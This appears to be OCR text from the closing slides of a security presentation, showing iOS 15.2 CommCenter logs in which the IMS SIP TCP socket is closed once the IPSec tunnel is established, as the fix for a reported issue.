
Issue Mitigation

- Fix implementation was done on iOS 15.2(19C5036e) and libIPTelephony terminates and destroys the ImsTcpSocket connection after the IPSec Tunnel has been established.

```
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsTcpSocket: Remote end closed connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsTcpSocket: remote end closed connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [default]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: canceling timer ShutdownWait
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: removing myself from transport
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: KeepAlives not enabled for non-TLS connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: InsecureTransport [100.104.36.221:5060]: terminating
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: closing UDP transport
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsSocket 0x0x141dd6980: invalidating socket 39
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsSocket 0x0x14315eb50: invalidating socket 40
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: Connection closed by both sides.
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: KeepAlives not enabled for non-TLS connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: closing connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsSocket 0x0x141ddce10: invalidating socket 49
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: destroying ImsTcpSocket 0x0x141ddce10
```

```
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [default]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: timer IdleTimeout fired
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: shutting down socket
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: Connection shutdown attempted. Result = Bambi: Success
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [timer]: registering timer TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060.0x14317d990.ShutdownWait
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [default]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: started timer ShutdownWait with duration 1000ms
```

Issue Timeline



THANK YOU!